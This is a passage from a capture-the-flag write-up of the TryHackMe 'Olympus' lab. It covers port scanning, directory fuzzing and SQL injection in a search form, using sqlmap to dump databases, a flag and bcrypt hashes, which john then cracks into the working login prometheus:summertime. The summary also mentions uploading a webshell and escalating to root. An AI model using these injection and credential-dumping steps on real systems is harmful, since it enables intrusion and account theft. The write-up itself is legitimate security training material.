TL;DR
In this challenge we use SQLi we find to get credentials for user prometheus, which let us login to the CMS management.
We find hidden subdomain chat, where we can upload webshell. We bypass the obsufcation of the filenames, and find the uploaded webshell.
We move to user zeus using SUID on cputils.
Lastly, we find hidden backdoor at http://olympus/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php, and use it to get shell as root. The password can be found in the source code, which we can read as zeus.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:01:61:52:99:e5:c8:ca:59:7f:e9:f9:b4:eb:20:bb (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMpTk5nFMIO4NtiiNEeri+8byxSpq5pmNbccAz1BU3Uht/IgrivK161Nih/b1cgoS8IU5IQiAUELO03250Ij8RmBBS4iZep
igYIGR30U11+dpq9z8tYPRFuBKHq/Eo4eC8ujXC5M+n5c+oOkwr5UgDTMvIBOZvDk5XMER6Cv/hZYjIOBr/M97F/bzoO+m4KZehvAR3o1KvF+lOjvQAGpZaiM6I2x6yUVKxvUXR
28ocXx/2FAbSn+VCadeMifNhDavDyDE+uu0xUJSp+0WDuNKgt7nNZOXOrYO85tn4FC5dEatn4MKVWl8x41t/1sCXUytyqZxZWvDLNbQ+Dp/rdcfJWTwElRtJls/2HjZczbPnsFo
2nfeekMi89rTd+CLBOFs5vU6pPHX5I36uUbyUYYVER7gCkWB/xC6Zc9EpZQyH3skP54DeqUqW8anC/EWAHC5o3fn6CCRS2HVKZt6cMdYJ0ay4JixlmNvpeYgrVMURihqY5S9Z69m8JW6xSrzmEeU=
|   256 a4:87:41:6d:00:7d:5f:18:3c:02:fd:7c:0e:cd:35:32 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAvA0+HPyWvo4zlPb/RKapypplpuLbtNYcp0ANri6ZiUAxhtqNm3ZVUxaaO0TYJL8c4xQbm/V0fMyxG+CyqZCF0=
|   256 64:88:fb:11:e9:27:6a:85:53:13:5e:84:17:c4:db:1c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJFAtpRik03CFTJCk1I2w++7e1Xni+J9HwMxVUSFsJV1
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: ED726E098473BFA7523153F761D2232F
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added olympus.thm to my /etc/hosts
Exploit SQLi to get credentials of prometheus to CMS management
I started with the main page, nothing too interesting.

Then, I fuzzed with ffuf and found ~webmaster.
┌──(agonen㉿kali)-[~/thm/Olympus]
└─$ ffuf -u "http://olympus.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://olympus.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

index.php               [Status: 200, Size: 1948, Words: 238, Lines: 48, Duration: 169ms]
javascript              [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 165ms]
static                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 160ms]
~webmaster              [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 185ms]
I visited this page, and noticed there is SQLi in the search functionality.


You can notice that when sending:
a'||'1'='0' -- -
I get back no results,
And when sending:
a'||'1'='1' -- -
I get nothing.

So, I used sqlmap, with the req.txt:
POST /~webmaster/search.php HTTP/1.1
Host: olympus.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://olympus.thm
Connection: keep-alive
Referer: http://olympus.thm/~webmaster/search.php
Cookie: PHPSESSID=l7h5s0t9bol74m7lbilufcj1d9
Upgrade-Insecure-Requests: 1
Priority: u=0, i

search=*&submit=
and this is the command:
sqlmap -r req.txt --batch --dbs

First, we fetch the databases:
[*] information_schema
[*] mysql
[*] olympus
[*] performance_schema
[*] phpmyadmin
[*] sys
Next, tables from db olympus:
┌──(agonen㉿kali)-[~/thm/Olympus]
└─$ sqlmap -r req.txt --batch -D olympus --tables

<REDACTED>
Database: olympus
[6 tables]
+------------+
| categories |
| chats      |
| comments   |
| flag       |
| posts      |
| users      |
+------------+
Okay, first let’s grab the flag:
┌──(agonen㉿kali)-[~/thm/Olympus]
└─$ sqlmap -r req.txt --batch -D olympus -T flag --dump

<REDACTED>

Database: olympus
Table: flag
[1 entry]
+---------------------------+
| flag                      |
+---------------------------+
| flag{Sm4rt!_k33P_d1gGIng} |
+---------------------------+
Now, let’s dump users:
┌──(agonen㉿kali)-[~/thm/Olympus]
└─$ sqlmap -r req.txt --batch -D olympus -T users --dump

<REDACTED>

Database: olympus
Table: users
[3 entries]
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+
| user_id | randsalt | user_name  | user_role | user_email             | user_image | user_lastname | user_password                                                | user_firstname |
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+
| 3       | <blank>  | prometheus | User      | prometheus@olympus.thm | <blank>    | <blank>       | $2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C | prometheus     |
| 6       | dgas     | root       | Admin     | root@chat.olympus.thm  | <blank>    | <blank>       | $2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3rsuKWHCc.FGtapBAfW.mK | root           |
| 7       | dgas     | zeus       | User      | zeus@chat.olympus.thm  | <blank>    | <blank>       | $2y$10$cpJKDXh2wlAI5KlCsUaLCOnf0g5fiG0QSUS53zp/r0HMtaj6rT4lC | zeus           |
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+

I used john to crack the hashes:
┌──(agonen㉿kali)-[~/thm/Olympus]
└─$ cat users.csv | cut -d ',' -f8 | awk 'NR>1' > hashes.txt

┌──(agonen㉿kali)-[~/thm/Olympus]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
summertime       (?)

and after checking, these credentials worked for login to the admin section on the CMS:
prometheus:summertime
Upload webshell and find “random” name, and then get shell as www-data
The domain of two of the emails was chat.olympus.thm, so maybe there is such subdomain.
I added it to my /etc/hosts, and checked:
